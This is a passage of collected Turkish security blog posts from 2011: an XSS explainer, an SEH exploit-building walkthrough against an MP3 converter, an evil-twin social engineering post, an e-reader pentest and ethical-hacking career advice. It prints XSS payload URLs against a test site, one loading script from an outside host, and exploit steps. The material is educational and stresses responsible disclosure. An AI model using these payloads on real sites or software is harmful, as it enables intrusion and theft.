- DOM tabanlı: İstemci tarafında bulunan kodun (javascript), DOM'a (Document Object Model/Belge Nesne Yapısıdır) müdahale etmesiyle ortaya çıkmaktadır. DOM tabanlı XSS'in en güzel yanı istemci tarafında olduğu için sunucuya herhangi bir paket gönderilmemektedir bu nedenle sunucu tarafında tespit edilmesi veya engellenmesi mümkün olmaz.

XSS zafiyetinin sadece kutucuk çıkartarak, çerez (cookie) çalarak veya olta (phishing) saldırılarında kullanarak istismar edilmeyeceğine dair en güzel örneği Apache'nin geçen sene başına gelenlerden öğrenebilirsiniz. 2010 yılında art niyetli kişiler tarafından Apache sunucularında bulunan bir web uygulamasında keşfedilen XSS zafiyetinin istismar edilmesi ile başlayan sızma girişimi sunucularda root yetkisine sahip olmaları ile son buldu. Farkındalığı arttırma adına mutlaka okunması ve okutturulması gereken bu olaya ait detaylı bilgiye buradan ulaşabilirsiniz.

XSS zafiyeti ile ilgili bir örnek üzerinden geçmezsek anlaşılması güç olacağı için ufak bir örnek üzerinden hızlıca ilerleyelim.

Aşağıda yer alan bağlantı adresini ziyaret edecek olursanız karşınıza tfSearch parametresine girdi olarak belirtilen Mert kelimesinin aratılması sonucunda sunucu tarafından dönen yanıtı göreceksiniz. Uygulama tarafında tfSearch parametresinde girdi kontrolü (kötü karakter filtrelemesi) yapılmadığı için XSS zafiyetine yol açmaktadır.

XSS zafiyeti istismar edilmeden kullanım (tfSearch parametresinde XSS zafiteyi bulunmaktadır):

```
http://testasp.vulnweb.com/Search.asp?tfSearch=Mert
```

XSS zafiyetini istismar ederek kullanım #1 (alarm kutucuğu):

```
http://testasp.vulnweb.com/Search.asp?tfSearch=<script>alert('XSS');</script>
```

XSS zafiyetini istismar ederek kullanım #2 (başka bir siteden zararlı javascript kodu çağırma):

```
http://testasp.vulnweb.com/Search.asp?tfSearch=<script SRC=http://ha.ckers.org/xss.js></script>
```

Unutmayın, XSS zafiyetini istismar ederek zararlı bir siteden zararlı javascript kodu çağırmanızı sağlayan art niyetli kişiler, internet tarayıcınızı uzaktan yöneterek tüm tuş kayıtlarınızı izleyebilir, ziyaret ettiğiniz siteleri tespit edebilir, Metasploit ile internet tarayıcınızın zafiyetlerini istismar ederek sisteminize sızabilir veya adsl modeminizin yönetim sayfasındaki CSRF zafiyetini istismar ederek yönetici şifrenizi değiştirerek modeminizi kontrol edebilir.

Tuş kayıtlarının Beef aracı ile nasıl izlenebildiğini gösteren videoyu şiddetle izlemenizi tavsiye ederim.

Askere gitmeden önce hazırlamış olduğum yaylalar yazı dizisinin beşincisi burada son bulurken herkese güvenli günler dilerim.

---

5 Dakikada SEH İstismar Aracı (Exploit) Hazırlama

Source: https://www.mertsarica.com/test/

By M.S on July 19th, 2011

Yazılarımı takip edenleriniz daha önce SEH İstismarını konu olan bir yazı yazdığımı hatırlayacaktır. Bugünkü yazımda SEH istismar aracının Immunity Debugger üzerinde çalışan pvefindaddr.py eklentisi ile nasıl kısa bir süre içinde hazırlanabileceğini göreceğiz.


Immunity Debugger, istismar aracı (exploit) hazırlamak, zararlı yazılım (malware) analizi ve tersine mühendislik yapmak isteyenler için oldukça başarılı bir hata ayıklama (debugger) aracıdır. Sade ve anlaşılır arayüzü, komut satırı desteği ve Python ile betik (script) hazırlamaya imkan tanıyan desteği sayesinde masaüstümün vazgeçilmezleri arasında yer almaktadır.


pvefindaddr.py eklentisi, Peter Van Eeckhoutte tarafından istismar aracı hazırlamak için özel olarak tasarlanmış ve içinde patern oluşturmaktan otomatik istismar kodu şablonu oluşturmaya kadar bir çok özelliğe sahiptir. Eklentinin kullanımı ile ilgili detaylı bilgiye buradan ulaşabilirsiniz.


Adımlara geçmeden önce ilk olarak sisteminizde yüklü olan Immunity Debugger aracı için pvefindaddr.py aracını buradan indirerek C:\Program Files\Immunity Inc\Immunity Debugger\PyCommands klasörü altına kopyalayın.

İstismar edilecek araç olarak daha önceki yazımda adı geçen Free WMA MP3 Converter v1.1 aracını kullanacağız.

Immunity Debugger aracını çalıştırdıktan sonra File -> Open menüsünden C:\Program Files\Free WMA MP3 Converter\Wmpcon.exe aracını seçelim ve Open butonuna basalım. F9 tuşuna basarak programı çalıştıralım. Komut satırında !pvefindaddr pattern_create 5000 yazarak 5000 bayt büyüklüğünde bir patern oluşturalım. Oluşturulan patern C:\Program Files\Immunity Inc\Immunity Debugger\mspattern.txt dosyası olarak kayıt edilmektedir.










Dosyanın içindeki paterni taslak halde olan istismar aracımıza (exp.py) kopyaladıktan sonra çalıştırarak WMA MP3 Converter programında yer alan hatayı/zafiyeti tetikleyecek WAV uzantılı dosyayı (MS.wav) oluşturalım.


WMA MP3 Converter programında yer alan WAV to MP3 butonuna basarak MS.wav dosyasını seçelim ve Immunity Debugger aracı üzerinde Access Violation hatası ile karşılaştıktan sonra komut satırında !pvefindaddr suggest yazarak eklenti tarafından bize önerilen istismar aracı oluşturma şablonunu görüntüleyelim. (Önerilen kod Perl diline yönelik olduğu için bu kodu Python koduna çevirmemiz gerekecektir.)









Karşımıza çıkan yönergelerde istismar aracının başarıyla çalışabilmesi için POP POP RET adresine ve kabuk koduna (shellcode) ihtiyacımız olduğu belirtildiği için komut satırında öncelikle !pvefindaddr p -n yazarak SAFESEH'in devre dışı olduğu bir DLL'de yer alan POP POP RET adresi bularak istismar aracımızın iskeletini oluşturmaya devam edelim.







Son olarak hesap makinasını (calc.exe) çalıştıracak kabuk kodunu (shellcode) ister Metasploit ile oluşturarak ister herhangi bir istismar aracından kopyalayarak şablonda ilgili yere kopyalayarak iskeleti tamamlayalım ve istismar aracını çalıştırarak zafiyeti istismar eden WAV dosyasını oluşturalım. WMA MP3 Converter programını çalıştırdıktan sonra MP3 butonuna basarak istismar aracımız tarafından oluşturulan yeni MS.wav dosyasını seçtiğimizde hesap makinası karşımıza çıkacak ve mutlu sona ulaştığımızı göreceğiz.

Askere gitmeden önce hazırlamış olduğum yaylalar yazı dizisinin dördüncüsü burada son bulurken herkese güvenli günler dilerim.

Şeytan İkiz

Source: https://www.mertsarica.com/seytan-ikiz/

By M.S on June 19th, 2011

Geçtiğimiz aylarda RSA'in sistemlerine sızan kişilerin Securid ile ilgili bilgileri çaldıkları ortaya çıktı. RSA tarafından yapılan açıklamada saldırıların başlangıç noktasında sosyal mühendislik ve olta saldırısı (phishing) olduğu dikkat çekiyordu. Olta saldırısını gerçekleştirmek için sosyal ağlardan faydalanan ahlaksız korsanların RSA çalışanlarına ait bilgileri elde ettikleri tahmin ediliyor.

İşin içinde insan faktörü olduğu sürece 100 haneli şifre ile korunan bir sisteme sızmak isteyenler, şifreyi kırmak yerine sistem sorumlularını kandırma yolunu tercih ediyorlar ve eninde sonunda başarıya ulaşıyorlar bu nedenle RSA'in başına gelenlere çok şaşırmıyorum özellikle sosyal ağlarda, firma çalışanları tarafından paylaşılan bilgilerin ilerleyen zamanlarda çoğu firmanın başını daha çok ağrıtacağını düşünüyorum.

Art niyetli kişiler, sosyal mühendislik saldırılarında olta saldırılarından faydalandıkları gibi şeytan ikiz (Türkçe mealini kendim uydurdum, aslı evil twin/kötü ikiz) yönteminden de faydalanabiliyorlar. Şeytan ikiz yöntemi, teknolojinin nimetlerinden faydalanarak hedef kurum/sistemler hakkında o kurumun bir çalışanını taklit ederek hedef kişi/kişiler üzerinden bilgi toplamak, kurum sistemlerine sızmak için hedef kişi/kişilerin zararlı bir dosyayı (RAT) çalıştırmaları amacıyla kullanılıyor.


Amaçları gerçek bir kişiyi taklit etmek olduğu için art niyetli kişiler kurban ile ilgili tüm bilgileri Facebook, Twitter, Linkedin, Foursquare gibi sosyal ağlardan toplayarak bir araya getiriler. Facebook ve Twitter durum mesajları üzerinden bu kişinin neler yaptığını, Linkedin üzerinden özgeçmişini, Foursquare üzerinden hangi mekanlara sıkça uğradığını, Google arama motoru üzerinden de elde edebildikleri geri kalan bilgileri elde ederek hedef bir sosyal ağ seçer (kurum çalışanlarına ulaşması kolay olduğu için çoğunlukla Linkedin'i tercih ederler) ve daha sonra burada bu kişi adına sahte bir profil oluşturarak bu kişinin bağlantıları ile iletişime geçerek bu kişiyi taklit ederek bağlantı kurdukları kişileri kandırarak hassas bilgilere erişmeye ve oradan sistemlere sızmaya çalışırlar. Bu saldırıların önüne geçmek isteyen kurumsal firmalar, çalışanlarının iş ile ilgili sosyal ağlarda (Linkedin) profillerini genele açmamaları ve kurumal e-posta adresleri ile bu tür sitelere üye olmamaları konularında uyarırlar.

Genele açık Twitter hesabım olduğu için birgün Twitter üzerinden kendimle ilgili ne tür bilgiler elde edebileceğini merak ettim ve bu zamana dek göndermiş olduğum mesajları arşivleyen bir site aradım ancak bulamadım. Kafaya koyan biri bugüne kadar göndermiş olduğum tüm mesajları elde edebilir mi diye kafa patlatmaya başladım ve ufak bir program hazırlamaya başladım ve sonunda ortaya hedef twitter hesabından bugüne kadar gönderilen tüm mesajları toplayan ve kayıt eden twitter_crawler.py adında bir program ortaya çıkıverdi.

Programa buradan ulaşabilirsiniz.

Askere gitmeden önce hazırlamış olduğum yaylalar yazı dizisinin üçüncüsü burada son bulurken herkese güvenli günler dilerim.

Ekran görüntüsü:



Cybook Orizon Mini Pentest

Source: https://www.mertsarica.com/cybook-orizon-mini-pentest/


By M.S on April 19th, 2011

Bilişim güvenliği ile ilgili teknik kitaplar okumaya bayılıyorum özellikle beni zorlayan, çıta yükselten kitaplar oldu mu tadından yenmiyor. Kitap okumadığım zaman geri kaldığımı düşünerek kendimi kötü hissediyorum bu nedenle kitap okuma konusunda ilginç bir motivasyona (takıntı da denebilir :)) sahibim. Üniversite zamanında hayatımın büyük bir bölümü bilgisayar başında e-book okumak ile geçerken iş hayatına geçiş sonrasında e-book çıktıları ile gezer durur oldum. Özellikle işe giderken ve işten gelirken serviste kitap okumak benim için büyük bir keyif ancak her gün 10-20 sayfalık çıktı almak, A4'e bassan kocaman, kitapçık yapsan küçücük, kağıt israfı, göz yorgunluğuydu derken okuma aşkı beraberinde bir çok sorunu da getiriyor.


Neyse ki nişanlım duruma müdahale ederek geçtiğimiz aylarda bana bir e-book okuma cihazı hediye etti, Cybook Orizon. Dünyanın en ince e-book okuma cihazı olmasının yanısıra hafif olması (250 gr), dokunmatik ekrana sahip olması, micro-usb girişinin olması, 2 GB dahili belleğe, WIFI, bluetooth ve akselerometreye (accelerometer) sahip olması beni memnun eden özelliklerinin başında geliyor.

Ahlaklı korsana hediye edilen elektronik cihazın ufak çaplı penetrasyon testinden geçirilmemesi gibi bir durum söz konusu olamazdı, olmadı da :)

Teste ilk olarak port taraması ile başladım ve hiç açık port bulamadım.



Daha sonra ARP zehirleme ile MITM (ortadaki adam) saldırısı gerçekleştirerek tüm trafiği izlemeye başladım. Web trafiğinden elde ettiğim bilgiler sayesinde cihaz üzerinde ARM Linux kullanıldığını, 2.6.21 kernel sürümüne sahip olduğunu ve Mozilla tabanlı özelleştirilmiş bir internet tarayıcısı kullanıldığını öğrendim.





Internet tarayıcısında denediğim about:config ve benzer yöntemlerin hiçbiri işe yaramadı. Bunun üzerine IKAT (Interactive Kiosk Attack Tool)'in sitesine bağlanarak internet tarayıcısı üzerinden işletim sistemine erişecek yöntemleri de teker teker denedim ancak yine başarılı olamadım.

Cihaz üzerinde bluetooth desteği olduğunu söylense de henüz aktifleştirilmemiş ve yerleşik yazılım (firmware) güncellemesi ile aktifleştirileceği belirtiliyor. Bu durum aslında yerleşik yazılım üzerinde bir çok opsiyonun gizlendiğine işaret ediyor. Cybook'un sitesinden indirmiş olduğum yerleşik yazılımı incelediğimde normal olarak anlamlı hiçbir karakter dizisi ile karşılaşmadım. Karakter dağılımına baktığımda ise neden karşılaşmadığım ortadaydı. Yerleşik yazılım üzerinde yer alan ilk 5 bayt (Boo16) dikkatimi çekti ancak arama motorları üzerinde yaptığım araştırmalar sonuçsuz kaldı. Yerleşik yazılım üzerinde manipülasyonlar gerçekleştirerek ipuçları elde etme yolunu tercih etmek isterdim ancak yazılımın bozulması durumunda bana yol, köprü, baraj olarak geri döneceği için daha ileri gitmedim :)

Dec	Hex	Char	Count	Percent
11	0x0B		127135	0.39%
159	0x9F		127046	0.39%
44	0x2C	','	127026	0.39%
252	0xFC		126979	0.39%
139	0x8B		126975	0.39%
72	0x48	'H'	126958	0.39%
2	0x02		126958	0.39%
206	0xCE		126950	0.39%
238	0xEE		126931	0.39%
220	0xDC		126885	0.39%
131	0x83		126882	0.39%
216	0xD8		126881	0.39%
58	0x3A	':'	126881	0.39%
190	0xBE		126848	0.39%
96	0x60	'`'	126844	0.39%
192	0xC0		126823	0.39%
52	0x34	'4'	126790	0.39%
219	0xDB		126768	0.39%
128	0x80		126738	0.39%
81	0x51	'Q'	126729	0.39%
32	0x20	' '	126721	0.39%
88	0x58	'X'	126702	0.39%
157	0x9D		126698	0.39%
130	0x82		126690	0.39%
87	0x57	'W'	126690	0.39%
148	0x94		126688	0.39%
211	0xD3		126686	0.39%
240	0xF0		126683	0.39%

Cihaz üzerinde yer alan menülerde gezinirken Ebook Store menüsünün ilginç işlevi dikkatimi çekti. Bu menüye girince internet tarayıcısı otomatik olarak sizi Cybook'un bir alt sitesine yönlendiriyor ve cihazı ADOBE ID ile aktifleştirmenizi sağlıyor. Buraya kadar herşey normal ancak aktifleştirme kısmında javascript ile cihaza gönderilen komutlar dikkatimi çekti. BOO_CMD ile gönderilen her komutun bir işlevi bulunuyor ve site bağımsız olarak bu komutları nerede görürse görsün aynı işlevi yerine getiriyor. Komutları ortaya çıkartmak (enumerate) için ufak bir betik (script) hazırlayarak # karakterinden sonra gelebilecek en fazla 4 karakterden oluşan komutları (daha fazlası web sayfasının boyutunu büyütüyordu) oluşturdum ve daha sonra cihazın oluşturduğu trafiği izlemeye başladım ancak Sync dışında trafik oluşturan herhangi bir komut karşılaşmadım.





Son olarak cihazın güvenli bir siteye (SSL) bağlanma esnasında sahte sertifika ile karşılaşması durumunda nasıl bir aksiyon aldığını görmek için ufak bir test gerçekleştirdiğimde beni üzen bir durum ile karşılaştım. Cihaz güvenli bağlantının kurulması esnasında MITM saldırısı gerçekleştirilmesi durumunda herhangi bir uyarı vermeden iletişim kurmaya devam ediyor yani Starbucks'ta kahvenizi yudumlarken bir yandan e-postalarımı güvenli bir şekilde kontrol edeyim deme gibi bir şansınız ne yazıkki bulunmuyor.

Askere gitmeden önce hazırlamış olduğum yaylalar yazı dizisinin birincisi burada son bulurken herkese güvenli günler dilerim.

Nasıl Ahlaklı Korsan Olunur ?

Source: https://www.mertsarica.com/nasil-ahlakli-korsan-olunur/

By M.S on May 19th, 2011

Bu soruyu kendime ilk sorduğumda 15-16 yaşlarındaydım. Google arama motorunun var olduğu ama bilinmediği o yıllarda Altavista arama motoru ile bu soruya yanıt aramak ve cevabını içeren sayısız kaynağa ulaşmak pek mümkün olmuyordu bu nedenle benim de yolum o zamanlar kullanımı oldukça popüler olan IRC sunucularından geçti. EFnet IRC Ağı'nda yer alan #Hackers kanalında sabah akşam konuşmaları takip ederek az da olsa birşeyler öğrenmeye çalışıyordum. Günün birinde sohbet ettiğim bir kişi (keşke rumuzunu hatırlayıp teşekkür edebilsem) samimi bir şekilde programlama konusunda bilgi sahibi olmam gerektiğini ve işletim sistemi olarak sadece Windows ile yetinmeyerek Linux işletim sistemi de kullanmam gerektiğini söylemişti. Programlama kısmını anlıyordum ancak kara kuru bir ekranda çalışmanın bana ne gibi bir getirisi olacağı konusunda şüphelerim vardı. Aradan 15 sene geçtikten ve ahlaklı korsan (ethical hacker, penetration tester) olduktan sonra ne zaman program yazsam kendi kendime adam haklıymış der, ne zaman Backtrack ile çalışmam gerekse al sana kara kuru ekran der dururum :)

Ne mutlu bana ki dünyanın 4 bir yanından, özellikle genç arkadaşlardan çok sayıda e-postalar alıyor ve her birini özenle yanıtlıyorum. Çoğunun yanıtını aradığı tek bir soru var, nasıl ahlaklı korsan olurum, nereden ve nasıl başlamalıyım?

Öncelikle yazımı ahlaksız korsanların okuması ihtimaline karşı neden ahlaklı olunması gerektiği konusunu kısaca bir kaç madde ile açıklayayım.

- Yasalar ile başınız derde girmez.
- Bu işi kariyere dönüştürerek uzun vadede para kazanabilirsiniz.
- İnsanların güvenini, sevgisini ve saygısını kazanabilirsiniz.
- İşvereninizin desteğini arkanıza alarak pahalı eğitimlere, konferanslara bedava katılma şansı yakalayabilirsiniz :)

Gelelim ahlaklı korsan olmak için yapmanız gerekenlere;

- İngilizce öğrenin: Herşeyden önce İngilizce bilmeniz gerekir en azından okuduğunuzu anlayacak kadar diyelim. Nedeni basit, güvenlik sektöründe gerçekleştirilen çalışmalardan, kaynaklara kadar çoğu materyalin dili İngilizce bu nedenle gündemi, gelişmeleri yakından takip edebilmek için ne yapın ne edin öncelikle İngilizce öğrenmeye bakın, olmazsa olmaz.
- Programlama dili öğrenin: Hacker'ın İngilizce sözlük anlamına bakacak olursanız programcı kelimesinin geçtiğini görebilirsiniz. Korsan olupta programlama bilmemek gibi bir şansınız yok, yok diyenlerede itibar etmeyin. İstismar aracı hazırlamayı bir kenara koydum en azından kısa zamanda çok iş başarabilmek ve bunu otomatiğe bağlayabilmek için kendi programınızı yazmanız gereken zamanlar mutlaka olacaktır. Teknik olarak ileri seviyeye ilerledikçe (misal tersine mühendislik yaparken) programlamanın şart olduğunu görebilirsiniz. Güvenlik zafiyeti keşfedebilmek için C programlama dilini öğrenmeniz gerekecektir. Bu dil sayesinde diğer programlama dillerini okuduğunuzda rahatlıkla anlayabildiğinizi göreceksiniz bu sayede kaynak kodu analizi sizin için daha kolay olacaktır. Testler esnasında işinizi kolaylaştıracak dillerden bir tanesini muhakkak öğrenmelisiniz. Bunun için Python'u tercih ettim, mutluyum, huzurluyum. Kapalı kaynak kodlu yazılımlarda güvenlik zafiyeti keşfetmekten istismar kodu, kabuk kodu oluşturmaya kadar bir çok aşamada Assembly programlama dilini biliyor olmanız yararınıza olacaktır. Metasploit ve diğer araçlar ile hepsini hallederim demeyin, başlangıç seviyesinden öteye gidemez, program bağımlı yaşarsınız.
- Bol bol okuyun ve pratik yapın: Ağ, sistem, veritabanı, web uygulaması konularında temel kitaplar okuyun ve bilgi seviyenizi arttırın. Temel seviyede bilgi sahibi olduktan sonra tüm bu alanlar ve daha fazlası ile ilgili hacking kitapları okumaya başlayın. Bunun için Amazon.com sitesine giderek hacking anahtar kelimesi ile sorgular yapın ve en çok okunan, beğenilen kitapları sırayla okumaya başlayın. Başlangıç seviyesi için Hacking Exposed serilerini önerebilirim. Okuduğunuzu pratik etmezseniz unutmanız ve ihtiyaç duymanız durumunda tekrar okumanız gerekebileceği için kendinize windows ve linux işletim sistemleri kurulu iki sanal makina oluşturun ve tüm denemelerinizi, öğrendiklerinizi bu sistemler üzerinde gerçekleştirerek pratiğe dökün.
- Sertifika alın ve eğitimlere gidin: Kim ne derse desin sertifikalar işe girmenizi kolaylaştırmaktadır. Sertifikayı kartvizit olarak düşünebilirsiniz. Karşı tarafın (işveren, iletişim kurduğunuz kişiler vs.) spesifik olarak belli bir alanda sertifikalandırabilecek düzeyde temel bilgi seviyesine sahip olduğunuzu anlamasına yardımcı olacaktır. Tehditler, riskler ve sürekli değişen saldırı yöntemlerini göz önünde bulundurduğunuzda kendinizi sürekli güncel tutmanız gerekiyor ve katılacağınız eğitimler kitaplara kıyasla kısa zamanda bu bilgiyi almanızı sağlamaktadırlar. (Maddi olanakları çok fazla dert etmeyin çünkü kurumsal bir firmada çalışıyorsanız eğitime bedava gidebileceksiniz.)
- Sabırlı ve duyarlı olun: Bir güvenlik zafiyeti keşfettiğiniz zaman (karşı sisteme saldırarak değil!) örnek olarak kullandığınız bir hizmet tasarımsal olarak güvenli değil veya kullandığınız programda güvenlik zafiyeti keşfettiniz yapacağınız ilk iş zafiyetin doğru, geçerli olduğunu teyit etmek olmalıdır. Emin olduktan sonra responsible disclosure modelini izleyerek sistemin yetkilisi veya programın dağıtıcısı ile görüşerek durumu izah etmeye çalışın. Empati yaparak kendinizi karşı tarafın yerine koyun ve amacınızın güvenlik zafiyetini ortadan kaldırmak olduğunu ve bu hizmeti veya programı kullanan kişilerin art niyetli kişiler tarafından istismar edilmesini engellemek olduğunu ve bu nedenle karşı taraf ile iletişime geçtiğinizi aklınızdan çıkartmayarak karşı taraf ile şartlar ne olursa olsun işbirliği yapmaya çalışın. Responsible disclosure modelinde zafiyet ortadan kalktıktan sonra zafiyet ile ilgili

detaylı bilgiye ilgili platformlarda yer verebilirsiniz eğer firma güvenlik bülteninde adının geçmesini istemiyorsa saygı duyun ve sansürleyerek yayınlayın çünkü amacımız firmayı ve hizmetlerini kötülemek değil, insanların güvenliğini sağlamak...

- Bilişim hukukundan anlayan bir avukat tutun: Responsible disclosure modelinde karşı taraf ile iletişim kurmaya çalışırsınız ancak iletişim kuramadığınız durumlarda daha doğrusu karşı taraftan herhangi bir yanıt alamadığınız durumlarda bu güvenlik zafiyetini ilgili platformlarda açıklayarak bu sistemi veya hizmeti kullanan insanları bu konuda bilgilendirir ve yetkilileri göreve çağırırsınız. Ancak kimi zaman işler istediğiniz şekilde ilerlemeyebilir ve karşı taraf e-posta atmışsın ama telefon açmamışsın diyebilir, ben 20 yıldır güvenlik sektöründeyim vay efendim sen benim kim olduğumu biliyor musun diyebilir, güvenlik zafiyetini namus meselesi yaparak sen benim namusuma nasıl el uzatırsın diyebilir, sizin onlarla onların iyiliği ve müşterilerinin güvenliği için iletişim kurmaya çalıştığınızı unutarak itibarımı zedeledin diyebilir özetle karşı taraf sizin iyi niyetinizi suistimal ederek sonunda hukuki yollara başvurabilir ve kendinizi yasalar önünde savunmanız gerekebilir. (Bugüne kadar yerli, yabancı, büyük, küçük 50'ye yakın firma ile responsible disclosure adımından geçmiş biri olarak bu ihtimalin çok düşük olduğunu ve sadece bu tür bir tavırla 1 defa karşılaştığımı, genellikle kurumsal şirketlerde bu tür bir yaklaşımın olmadığını aksine size teşekkür edildiğini belirtmek isterim.) Bu nedenle iyi bir avukat tutmanız her zaman yerinde bir adım olacaktır.

Uzun lafın kısası ahlaklı korsan olmak için yapmanız gerekenler İngilizce bilmek, ağ, sistem, veritabanı, web uygulamaları konularında temel bilgi sahibi olmak, programlama bilmek, eğitimlere katılmak, sertifikalar almak ve bol bol hacking ile ilgili kitaplar okumak ve pratik yapmak olacaktır.

Askere gitmeden önce hazırlamış olduğum yaylalar yazı dizisinin ikincisi burada son bulurken herkese güvenli günler dilerim.


Web Servis Güvenliğine Dair

Source: https://www.mertsarica.com/web-servis-kullanimina-dair/

By M.S on March 23rd, 2011

Ağırlıklı olarak xml tabanlı olan web servisler genelde iki farklı uygulamanın birbiri ile ortak bir dil üzerinden haberleşmesi amacıyla kullanılmaktadır. Bu sayede farklı programlama dilleri ile yazılmış iki uygulama birbirleri ile haberleşirken bir web servis kullanarak haberleşme esnasında ortaya çıkabilecek yazılımsal/tasarımsal uyumsuzlukları veya engelleri ortadan kaldırmaktadır.

